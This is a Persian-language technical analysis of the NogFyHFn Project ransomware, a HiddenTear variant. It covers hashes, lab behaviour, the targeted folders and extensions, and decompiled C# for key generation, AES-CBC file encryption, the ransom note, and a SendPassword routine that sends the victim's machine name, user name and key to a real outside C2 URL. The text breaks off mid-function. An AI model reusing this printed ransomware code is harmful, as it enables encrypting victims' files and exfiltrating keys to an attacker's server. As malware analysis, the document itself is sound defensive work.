باسمه تعالی

تحلیل فنی باج افزار NogFyHFn Project

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی HiddenTear به نام Nog٤yH٤n Project خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در نیمه‌ی دوم ماه سپتامبر سال ۲۰۱۸ میلادی شروع شده است. این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵٦ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌های موجود در دایرکتوری‌هایی خاص و با پسوندهایی مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. طبق بررسی‌های انجام شده باج‌افزار Nog٤yH٤n Project از نظر عملکرد و کدمنبع، شباهات بسیار زیادی با دیگر باج‌افزارهای خانواده‌ی HiddenTear همانند CryBrazil و OpsVenezuela دارد. باج‌افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به ".locked" تغییر می‌دهد و از قربانیان تقاضای پرداخت بیت‌کوین و یا غذا می‌کند، که طبق بررسی‌های صورت گرفته علاوه بر نامشخص بودن مبلغ باج‌خواهی، مهاجمین هیچ‌گونه توضیحی درباره‌ی راه برقراری ارتباط با آن‌ها ارائه نداده‌اند.

مشخصات فایل اجرایی :

نام فایل	hidden-tear.exe
MD٥	٣٨d٦a٧c٢٥e٥٨١٧١١٣٥a٣fad٤٩٠١٠d٣٥e
SHA-١	e٦dc١e٠abfa١c٤bf٢d٣٠٩e٣d٣٧٢٦b١f٤c٩٧b٧١a٤
SHA-٢٥٦	da٩٩٥٥٣١٣a٥٣٣e١e٨٢db٨٠٩٤١٤٥٨٨٤٠٥٥٣fe١١١٧٣a٤٧a٥٤dc٠١٦٠١be٢d٥bb٨٨١
اندازه فایل	٢٣٥ KB
کامپایلر	Morphine v١.٢ (DLL)
آیکون فایل اجرایی	


فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٥.٥٢	٨١٩٢	١٣٤٥٢٠	١٣٤٦٥٦

.rsrc	٤.٤٦	١٤٧٤٥٦	١٠٤٦٦٠	١٠٤٩٦٠
.reloc	٠.١	٢٥٣٩٥٢	١٢	٥١٢

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Nog٤yH٤n Project، فایل اجرایی آن را در محیط آزمایشگاهی اجـرا کـردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که بـاج‌افـزار مورد اشاره پس از اجرا، یک پوشه هم‌نام با سیستم قربانی (admin) در درایو اصلی ویندوز ایجاد می‌کنـد و فایل اصلی خود را به دایرکتـوری C:\admin\Rand١٢٣ انتقـال مـی‌دهـد و نـام آن را بـه local.exe تغییـر می‌دهد. همچنین تصویر مربوط به پس زمینه را نیز پس از دانلود در دایرکتوری C:\admin قـرار مـی‌دهـد. سپس یک فایل متنی تحت عنوان HACKED_N٠G٤YH٤N.txt بر روی Desktop ایجاد می‌شود که محتـوای آن شامل پیغام باج‌خواهی می‌باشد و در نهایت فرایند مربوط به اجرای باج‌افزار خاتمه می‌یابد. تصـویر زیـر مربوط به فایل‌های ایجاد شده می‌باشد :



تصویر زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد :

بر اساس پیغام باج‌خواهی، مهاجمین اعلام کرده اند تمام فایل‌ها را رمزگذاری نموده‌اند و قربانیان جهت رمزگشایی آن‌ها باید بیت‌کوین یا غذا پرداخت نمایند. همانطور که در پیغام باج‌خواهی نیز قابل مشاهده است مهاجمین هیچ‌گونه اطلاعاتی درباره‌ی نحوه‌ی پرداخت مبلغ باج‌خواهی، نحوه‌ی برقراری ارتباط با مهاجمین و ... ارائه نکرده‌اند.

باج‌افزار پس از اجرا بر روی سیستم قربانی، تصویر پس زمینه‌ی سیستم وی را به شکل زیر تغییر می‌دهد :



همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند. لیست دایرکتوری‌ها و فایل‌های مورد هدف باج‌افزار در زیر اشاره شده است.


لیست دایرکتوری‌های مورد هدف باج‌افزار :

Desktop\\test, Links, Contacts, Desktop, Documents, Downloads, Pictures, Music, OneDrive, Saved Games, Favorites, Searches, Videos


لیست فایل‌های مورد هدف باج‌افزار :

.txt, .jar, .exe, .dat, .contact, .settings, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .png, .csv, .py, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .htm, .xml, .psd, .pdf, .dll, .c, .cs, .mp۳, .mp٤, .f۳d, .dwg, .cpp, .zip, .rar, .mov, .rtf, .bmp, .mkv, .avi, .apk, .lnk, .iso, .۷-zip, .ace, .arj, .bz۲, .cab, .gzip, .lzh, .tar, .uue, .xz, .z, .۰۰۱, .mpeg, .mp۳, .mpg, .core, .crproj, .pdb, .ico, .pas, .db, .torrent

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند .locked به انتهای فایل‌ها اضافه می‌شود.



طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود. هنگام اجرای باج‌افزار Nog٤yH٤n Project شاهد بودیم که این باج‌افزار به طور میانگین از بیش از ۷۵ درصد ظرفیت CPU، و ۳۵ الی ٤٥ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت زمان رمزگذاری فایل‌ها با توجه به اینکه باج‌افزار تنها فایل‌هایی با پسوندهای مشخص و موجود در دایرکتوری‌های خاصی را رمزگذاری می‌کند، بستگی به حجم فایل‌های مورد نظر در این دایرکتوری دارد، به طور مثال طبق بررسی‌های صورت گرفته در محیط آزمایشگاه، مدت زمان لازم جهت رمزگذاری یک هارد دیسک با حجم ۲۵ گیگابایت، ۳ دقیقه بود. تصویر زیر مربوط به نمودار مصرف منابع سیستم توسط باج‌افزار، از لحظه‌ی شروع تا انتهای فرایند رمزگذاری می‌باشد :




همانطور که مشاهده گردید این باج‌افزار تعداد محدودی فایل با پسوندهای مشخص و موجود در دایرکتوری‌های محدود را مورد حمله قرار می‌دهد و آن‌ها را رمزگذاری می‌کند و با توجه به اینکه آسیب زیادی به سیستم قربانیان وارد نمی‌کند، آن‌ها به راحتی می‌توانند سیستم خود را با آخرین نسخه‌ی آنتی‌ویروس‌های معتبر موجود، اسکن نمایند و از آسیب‌های احتمالی این باج‌افزار رهایی یابند.

بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار Nog£yH£n Project به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار Nog£yH£n Project ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



همانطور که در تصویر زیر قابل ملاحظه است، آیکون فایل اجرایی این باج‌افزار مشابه اسناد PDF می‌باشد که به نظر می‌رسد مهاجمین از تکنیک‌های مهندسی اجتماعی برای گمراه نمودن قربانیان و وادار نمودن آن‌ها به کلیک بر روی فایل مورد نظر نموده‌اند.

```
$this.Icon
1   // 0x000031D9: $this.Icon = 121987 bytes, Type = System.Drawing.Icon, System.Drawing, Version=4.0.0.0, Culture=neutral,
    PublicKeyToken=b03f5f7f11d50a3a
2
```

قطعه کد زیر مربوط به تابع startAction() باج‌افزار می‌باشد که توضیحات مرتبط با توابع در یک جدول آمده است.

```
startAction() : void
1   // hidden_tear.Form1
2   // Token: 0x0600000D RID: 13 RVA: 0x000027B0 File Offset: 0x000009B0
3   public void startAction()
4   {
5       this.MoveVirus();
6       string password = this.CreatePassword(15);
7       this.Directory_Settings_Sending(password);
8       this.messageCreator();
9       string path = this.userDir + this.userName + "\\ransom.jpg";
10      bool flag;
11      do
12      {
13          flag = Form1.CheckForInternetConnection();
14          bool flag2 = flag;
15          if (flag2)
16          {
17              this.SetWallpaperFromWeb(this.backgroundImageUrl, path);
18              this.SendPassword(password);
19          }
20      }
21      while (!flag);
22      Application.Exit();
23  }
24
```

MoveVirus()	جهت انتقال فایل اصلی باج‌افزار پس از اجرای آن، به دایرکتوری که در بخش تحلیل پویا اشاره شد.
CreatePassword(۱۵)	ایجاد یک پسورد ۱۵ کاراکتری، جهت رمزگذاری فایل‌ها
Directory_Settings_Sending()	این تابع شامل دایرکتوری‌های مورد هدف باج‌افزار می‌باشد.
messageCreator()	این تابع فایل پیغام باج‌خواهی را ایجاد می‌کند.
CheckForInternetConnection()	این تابع بررسی می‌کند که سیستم قربانی به اینترنت متصل است یا خیر
SetWallpaperFormWeb()	با فراخوانی این تابع، تصویر پس زمینه از سرور کنترل و فرمان باج‌افزار دانلود می‌شود.
SendPassword()	با فراخوانی این تابع، اطلاعات مربوط به سیستم قربانی به همراه پسورد مربوط به رمزگذاری فایل‌ها، به سرور کنترل و فرمان باج‌افزار ارسال می‌گردد.

قطعه کد زیر مربوط به تابع MoveVirus() می‌باشد :

```
MoveVirus() : void
// hidden_tear.Form1
// Token: 0x0600000B RID: 11 RVA: 0x000026A4 File Offset: 0x000008A4
public void MoveVirus()
{
    string path = this.userDir + this.userName + "\\Rand123";
    string text = this.userDir + this.userName + "\\Rand123\\local.exe";
    bool flag = !Directory.Exists(path);
    if (flag)
    {
        Directory.CreateDirectory(path);
    }
    else
    {
        bool flag2 = File.Exists(text);
        if (flag2)
        {
            File.Delete(text);
        }
    }
    string str = "\\" + Process.GetCurrentProcess().ProcessName + ".exe";
    string text2 = Directory.GetCurrentDirectory() + str;
    string sourceFileName = text2;
    File.Move(sourceFileName, text);
}
```

قطعه کد زیر مربوط به تابع CreatePassword(۱۵) می‌باشد که یک پسورد ۱۵ کاراکتری به صورت تصادفی جهت رمزگذاری فایل‌ها و منحصربفرد برای هر قربانی ایجاد می‌کند :

```
CreatePassword(int) : string
// hidden_tear.Form1
// Token: 0x06000007 RID: 7 RVA: 0x00002230 File Offset: 0x00000430
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()".Length)]);
    }
    return stringBuilder.ToString();
}
```

قطعه کد زیر مربوط به تابع Directory_Settings_Sending() می‌باشد که لیست دایرکتوری‌های مورد هدف باج‌افزار در آن قابل مشاهده است.

```
Directory_Settings_Sending(string) : void
// hidden_tear.Form1
// Token: 0x0600000E RID: 14 RVA: 0x0000282C File Offset: 0x00000A2C
public void Directory_Settings_Sending(string password)
{
    string str = "Users\\";
    string location = this.userDir + str + this.userName + "\\Desktop\\test";
    string location2 = this.userDir + str + this.userName + "\\Links";
    string location3 = this.userDir + str + this.userName + "\\Contacts";
    string location4 = this.userDir + str + this.userName + "\\Desktop";
    string location5 = this.userDir + str + this.userName + "\\Documents";
    string location6 = this.userDir + str + this.userName + "\\Downloads";
    string location7 = this.userDir + str + this.userName + "\\Pictures";
    string location8 = this.userDir + str + this.userName + "\\Music";
    string location9 = this.userDir + str + this.userName + "\\OneDrive";
    string location10 = this.userDir + str + this.userName + "\\Saved Games";
    string location11 = this.userDir + str + this.userName + "\\Favorites";
    string location12 = this.userDir + str + this.userName + "\\Searches";
    string location13 = this.userDir + str + this.userName + "\\Videos";
    this.encryptDirectory(location, password);
    this.encryptDirectory(location2, password);
    this.encryptDirectory(location3, password);
    this.encryptDirectory(location4, password);
    this.encryptDirectory(location5, password);
    this.encryptDirectory(location6, password);
    this.encryptDirectory(location7, password);
    this.encryptDirectory(location8, password);
    this.encryptDirectory(location9, password);
    this.encryptDirectory(location10, password);
    this.encryptDirectory(location11, password);
    this.encryptDirectory(location12, password);
    this.encryptDirectory(location13, password);
}
```

قطعه کد زیر مربوط به تابع messageCreator() می‌باشد که فایل مربوط به پیغام باج‌خواهی را بر روی Desktop و تحت عنوان HACKED_N۰G٤YH٤N.txt ایجاد می‌کند.

```
messageCreator() : void
// hidden_tear.Form1
// Token: 0x0600000F RID: 15 RVA: 0x00002A04 File Offset: 0x00000C04
public void messageCreator()
{
    string str = "\\Desktop\\HACKED_NOG4YH4N.txt";
    string path = this.userDir + "Users\\" + this.userName + str;
    string text = this.computerName + "-" + this.userName;
    string[] contents = new string[]
    {
        "This computer has been hacked",
        "Your personal files have been ecrypted. Send me BTC or food to get decryption passcode.",
        "After that, you'll be able to see your beloved files again.",
        "With love... Nog4yH4n Project')"
    };
    File.WriteAllLines(path, contents);
}
```

قطعه کد زیر مربوط به تابع CheckForInternetConnection() می‌باشد که باج افزار با استفاده از این قطعه کد، وضعیت اتصال به اینترنت را در سیستم قربانی بررسی می‌کند :

```
CheckForInternetConnection() : bool
// hidden_tear.Form1
// Token: 0x0600000C RID: 12 RVA: 0x00002744 File Offset: 0x00000944
public static bool CheckForInternetConnection()
{
    bool result;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            using (webClient.OpenRead("https://www.google.com"))
            {
                result = true;
            }
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

قطعه کد زیر مربوط به تابع SetWallpaperFormWeb() می‌باشد که با فراخوانی این تابع تصویر مربوط به پس زمینه، از سرور کنترل و فرمان باج‌افزار دانلود می‌شود.

```
SetWallpaperFromWeb(string, string) : void
// hidden_tear.Form1
// Token: 0x06000011 RID: 17 RVA: 0x00002A84 File Offset: 0x00000C84
private void SetWallpaperFromWeb(string url, string path)
{
    try
    {
        WebClient webClient = new WebClient();
        webClient.DownloadFile(new Uri(url), path);
        this.SetWallpaper(path);
    }
    catch (Exception)
    {
    }
}
```

قطعه کد زیر مربوط به تابع SendPassword() می‌باشد که با فراخوانی این تابع اطلاعات مربوط به سیستم قربانی به همراه پسورد مربوط به رمزگذاری فایل‌ها، به سرور کنترل و فرمان باج‌افزار ارسال می‌گردد.

SendPassword(string) : void

```
// hidden_tear.Form1
// Token: 0x06000008 RID: 8 RVA: 0x00002288 File Offset: 0x00000488
public void SendPassword(string password)
{
    try
    {
        string str = string.Concat(new string[]
        {
            "?computer_name=",
            this.computerName,
            "&userName=",
            this.userName,
            "&password=",
            password,
            "&allow=ransom"
        });
        string address = this.targetURL + str;
        string text = new WebClient().DownloadString(address);
    }
    catch (Exception)
    {
    }
}
```

دامنه‌های مشکوک بدست آمده در کد باج افزار در قطعه کد زیر قابل مشاهده است :

.ctor() : void

```
// hidden_tear.Form1
// Token: 0x04000001 RID: 1
private string targetURL = "http://www.vipturkiye.com/Server/write.php";
// Token: 0x04000002 RID: 2
private string userName = Environment.UserName;
// Token: 0x04000003 RID: 3
private string computerName = Environment.MachineName.ToString();
// Token: 0x04000004 RID: 4
private string userDir = "C:\\";
// Token: 0x04000005 RID: 5
private string backgroundImageUrl = "http://vipturkiye.com/webpanel/demand/Desktop-Money-Wallpaper-HD-1920x1080-1.jpg";
// Token: 0x04000006 RID: 6
private IContainer components = null;
// Token: 0x06000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000250
public Form1()
{
    this.InitializeComponent();
}
```

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می‌باشد :

```
AES_Encrypt(byte[], byte[]) : byte[]
// hidden_tear.Form1
// Token: 0x06000006 RID: 6 RVA: 0x0000211C File Offset: 0x0000031C
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر مربوط به رمزگذاری فایل‌ها با پسوندهایی مشخص توسط باج‌افزار می‌باشد :

```
encryptDirectory(String, String) : Void
